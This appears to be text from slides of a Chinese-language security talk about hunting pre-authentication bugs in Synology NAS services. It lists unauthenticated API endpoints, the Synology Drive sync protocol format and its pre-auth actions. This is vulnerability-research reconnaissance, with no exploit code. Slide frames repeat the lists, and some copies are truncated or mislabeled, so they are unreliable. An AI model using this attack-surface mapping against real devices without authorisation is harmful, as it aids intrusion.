
還有這麼多 API，
再找一個洞就好了

X	SYNO.SynologyDrive.Shard	get,getjs,init
X	SYNO.SynologyDrive.Tasks	delete,get,list
X	SYNO.SynologyDrive.TeamFolders	list,list_members
X	SYNO.Core.Directory.SSO.utils	exchange
X	SYNO.SecurityAdvisor.Report.HTML	open
X	SYNO.Entry.Request (not-exist)	
X	SYNO.API.Encryption	getinfo
X	SYNO.Core.Package.AutoUpgrade.Progress	get
X	SYNO.Core.Desktop.Defs	getjs
X	SYNO.Core.Desktop.Initdata	get_user_lang,get_user_service,get_ui_config,get
X	SYNO.Core.Desktop.JSUIString	getjs
X	SYNO.Core.Desktop.SessionData	getjs,getjs_mobile,getjs_forgotpass
X	SYNO.Core.Desktop.UIString	getjs
X	SYNO.Core.Desktop.Upgrade	get_pgsql,done
X	SYNO.Core.Desktop.UploadPack	get,getHDIcon
X	SYNO.Core.Desktop.PasswordMeter	evaluate
X	SYNO.Core.Desktop.PasswordMeter	query
X	SYNO.Core.Desktop.Auth.ForgotPwd	get,send,reset
X	SYNO.Storage.CGI.EncryptionKeyVault.UnlockMode	get_passwd_wrong_record,enter_passwd,skip_passwd
X	SYNO.API.Auth.RedirectURI	run,check
X	SYNO.API.Auth.Type	get
X	SYNO.API.Auth.UIConfig	get
X	SYNO.Core.OTP.Ex	save_mail,get_qrcode,edit_secret_key,auth_tmp_code
X	SYNO.Core.OTP.Mail	send
X	SYNO.FileStation.Sharing.Download	download
X	SYNO.FileStation.UIString	getjs
X	SYNO.API.Auth	logout,login,session,oidc,reset,token,suspend,resume
X	SYNO.BEE.AdminCenter.Auth	auth
X	SYNO.BEE.API.Auth	auth
X	SYNO.Core.Sharing.Login	login
X	SYNO.Core.Sharing.Session	get
X	SYNO.WebRTC.Proxy.Sharing	create,signal

The background is a vibrant collage of red and orange patterns. It features a repeating grid of squares, some containing stylized globe-like designs with latitude and longitude lines. There are also flame-like motifs and abstract organic shapes in shades of orange and yellow. The overall aesthetic is bold and graphic.

**A FEW
MOMENTS LATER**

X	SYNO.FotoTeam.Browse.Folder (disabled)	copy,count,create,delete,get,list,list_parents,move,rer
X	SYNO.FotoTeam.Browse.Item (disabled)	a lot
X	SYNO.FotoTeam.Browse.Unit (disabled)	count,get,get_thumbnail_status
X	SYNO.FotoTeam.Download (disabled)	download,covert
X	SYNO.FotoTeam.Streaming (disabled)	streaming
X	SYNO.FotoTeam.Thumbnail	get
X	SYNO.FotoTeam.Upload.Item (disabled)	backup_{check,to_path},upload,upload_to_folder
X	SYNO.Foto.Migration	get_status
X	SYNO.Foto.PublicSharing	get,get
X	SYNO.Foto.Setting.Guest	
X	SYNO.MangoDrive.Guard	
X	SYNO.SAS.Group.Members	
X	SYNO	notify,al
X	SYNO	un'
X	SYNO	receive
X	SYNO	auth
X	SYNO	authenticate,authenticate_by_dsm,revoke,set_active
X	SYNO	too many
X	SYNO	get
X	SYNO	unsubscribe,subscribe,pair,unpair
X	SYNO	get_metadata,list,upload
X	SYNO	download,restore



好痛苦，好無聊...
洞在哪？我不想看了 🤪

X	SYNO.SynologyDrive.Shard	get,getjs,init
X	SYNO.SynologyDrive.Tasks	delete,get,list
X	SYNO.SynologyDrive.TeamFolders	list,list_members
X	SYNO.Core.Directory.SSO.utils	exchange
X	SYNO.SecurityAdvisor.Report.HTML	open
X	SYNO.Entry.Request (not-exist)	
X	SYNO.API.Encryption	getinfo
X	SYNO.Core.Package.AutoUpgrade.Progress	get
X	SYNO.Core.Desktop.Defs	getjs
X	SYNO.Core.Desktop.Initdata	get_user_lang,get_user_service,get_ui_config,get
X	SYNO.Core.Desktop.JSUIString	getjs
X	SYNO.Core.Desktop.LoginJSUIString	getjs,getjs_mobile,getjs_forgotpass
X	SYNO.Core.Desktop.LoginJSUIString	getjs
X	SYNO.Core.Desktop.LoginJSUIString	get_pgsql,done
X	SYNO.Core.Desktop.LoginJSUIString	get,getHDIcon
X	SYNO.Core.Desktop.LoginJSUIString	evaluate
X	SYNO.Core.Desktop.LoginJSUIString	query
X	SYNO.Core.Desktop.LoginJSUIString	get,send,reset
X	SYNO.Core.Desktop.LoginJSUIString	get_passwd_wrong_record,enter_passwd,skip_passwd
X	SYNO.API.Auth.RedirectURI	run,check
X	SYNO.API.Auth.Type	get
X	SYNO.API.Auth.UIConfig	get
X	SYNO.Core.OTP.Ex	save_mail,get_qrcode,edit_secret_key,auth_tmp_code
X	SYNO.Core.OTP.Mail	send
X	SYNO.FileStation.Sharing.Download	download
X	SYNO.FileStation.UIString	getjs
X	SYNO.API.Auth	logout,login,session,oidc,reset,token,suspend,resume
X	SYNO.BEE.AdminCenter.Auth	auth
X	SYNO.BEE.API.Auth	auth
X	SYNO.Core.Sharing.Login	login
X	SYNO.Core.Sharing.Session	get
X	SYNO.WebRTC.Proxy.Sharing	create,signal

X	SYNO.FotoTeam.Browse.Folder (disabled)	copy,count,create,delete,get,list,list_parents,move,remove
X	SYNO.FotoTeam.Browse.Item (disabled)	a lot
X	SYNO.FotoTeam.Browse.Unit (disabled)	count,get,get_thumbnail_status
X	SYNO.FotoTeam.Download (disabled)	download,covert
X	SYNO.FotoTeam.Streaming (disabled)	streaming
X	SYNO.FotoTeam.Thumbnail	get
X	SYNO.FotoTeam.Upload.Item (disabled)	backup_{check,to_path},upload,upload_to_folder
X	SYNO.Foto.Migration	get_status
X	SYNO.Foto.PublicSharing	get,get_album_cover,get_ui_string
X	SYNO.Foto.Setting.Guest	get

X	SYNO.SynologyDrive.Shard	get,getjs,init
X	SYNO.SynologyDrive.Tasks	delete,get,list
X	SYNO.SynologyDrive.TeamFolders	list,list_members
X	SYNO.Core.Directory.SSO.utils	exchange
X	SYNO.SecurityAdvisor.Report.HTML	open
X	SYNO.Entry.Request (not-exist)	
X	SYNO.API.Encryption	getinfo
X	SYNO.Core.Package.AutoUpgrade.Progress	get
X	SYNO.Core.Desktop.Defs	getjs
X	SYNO.Core.Desktop.Initdata	get_user_lang,get_user_service,get_ui_config,get
X	SYNO.Core.Desktop.JSUIString	getjs
X	SYNO.Core.Desktop.SessionData	getjs,getjs_mobile,getjs_forgotpass
X	SYNO.Core.Desktop.UIString	getjs

去看其他服務轉換心情好了🤔

X	SYNO.SynologyDrive.AdvanceSharing.Public	auth
X	SYNO.SynologyDrive.Authentication	authenticate,authenticate_by_dsm,revoke,set_active
X	SYNO.SynologyDrive.Files	too many
X	SYNO.SynologyDrive.Metrics	get
X	SYNO.SynologyDrive.Mobile.Notification	unsubscribe,subscribe,pair,unpair
X	SYNO.SynologyDrive.Photos	get_metadata,list,upload
X	SYNO.SynologyDrive.Revisions	list,download,restore
X	SYNO.SynologyDrive.SCIM.Photo	get
X	SYNO.SynologyDrive.SCIM.User	get

X	SYNO.API.Administration	run/check
X	SYNO.API.Auth.Type	get
X	SYNO.API.Auth.UIConfig	get
X	SYNO.Core.OTP.Ex	save_mail,get_qrcode,edit_secret_key,auth_tmp_code
X	SYNO.Core.OTP.Mail	send
X	SYNO.FileStation.Sharing.Download	download
X	SYNO.FileStation.UIString	getjs
X	SYNO.API.Auth	logout,login,session,oidc,reset,token,suspend,resume
X	SYNO.BEE.AdminCenter.Auth	auth
X	SYNO.BEE.API.Auth	auth
X	SYNO.Core.Sharing.Login	login
X	SYNO.Core.Sharing.Session	get
X	SYNO.WebRTC.Proxy.Sharing	create,signal

Syncd Raw Data

```
B\x10\x00\x06@protoB\x10\x00\x07versionB\x10\x00\x05major\x01\x04\x00
\x00\x00\x07\x10\x00\x05minor\x01\x04\x00\x00\x00\x00@\x10\x00\tx-for
wardB\x10\x00\x02ip\x10\x00\x0b10.20.30.40@@\x10\x00\x05agentB\x10\x0
0\x07versionB\x10\x00\x05build\x01\x04\x00\x00=\xab\x10\x00\x05major\
x01\x04\x00\x00\x00\x03\x10\x00\x04mini\x01\x04\x00\x00\x00\x01\x10\x
00\x05minor\x01\x04\x00\x00\x00\x04@\x10\x00\x08platform\x10\x00\x0bD
iskStation\x10\x00\x04type\x10\x00\x04sync@\x10\x00\tbody-continue\x0
1\x04\x00\x00\x00\x00\x10\x00\x04type\x10\x00\x06header\x10\x00\x04..
```

Protocol Format

0x25521814

Unused

Magic Number

Vers

Cmd

Len

Tag

Len

Data

Tag

Len

Data

Tag

Len


Data

Tag

Len

Data

Protocol Format



Payload

"key_1"

STR

9

AAAAAAAAAA

"key_2"

LONG

4

0x12345678

"key_3"

MAP

Data

MAP
END


PObject

Payload


```
{  
  "key_1": "AAAAAAAAAA",  
  "key_2": 0x12345678,  
  "key_3": {...}  
}
```

Object


"action": "test_connect"



Action Name	Handler	Auth
test_connect	TestConnectionHandler::Handle	✗
resume_get_status	GetResumeStatusHandler::Handle	✓
...	...	...



Authentication



Call Handler

Post-Auth Action

batch_copy
batch_move
batch_download
batch_restore
batch_remove
batch_convert_office
empty_recycle_bin
...



超級多

DEV✓CORE

Pre-Auth Action

noop
test_connection
encrypt_channel
query_server_info
get_portal_link
get_office_template_link
auth_advance_sharing
get_metrics

只有 8 個

Post-Auth Action

batch_copy
batch_move
batch_download
batch_restore
batch_remove
batch_convert_office
empty_recycle_bin
...



超級多

DEV✓CORE

Pre-Auth Action

noop
test_connection
encrypt_channel
query_server_info
get_portal_link
get_office_template_link
auth_advance_sharing
get_metrics

只有 8 個



Pre-Auth

丟進垃圾桶

DEV✓CORE

沒什麼功能可以戳😭😭

Post-Auth Action

batch_copy
batch_move
batch_download
batch_restore
batch_remove
batch_convert_office
empty_recycle_bin
...




超級多

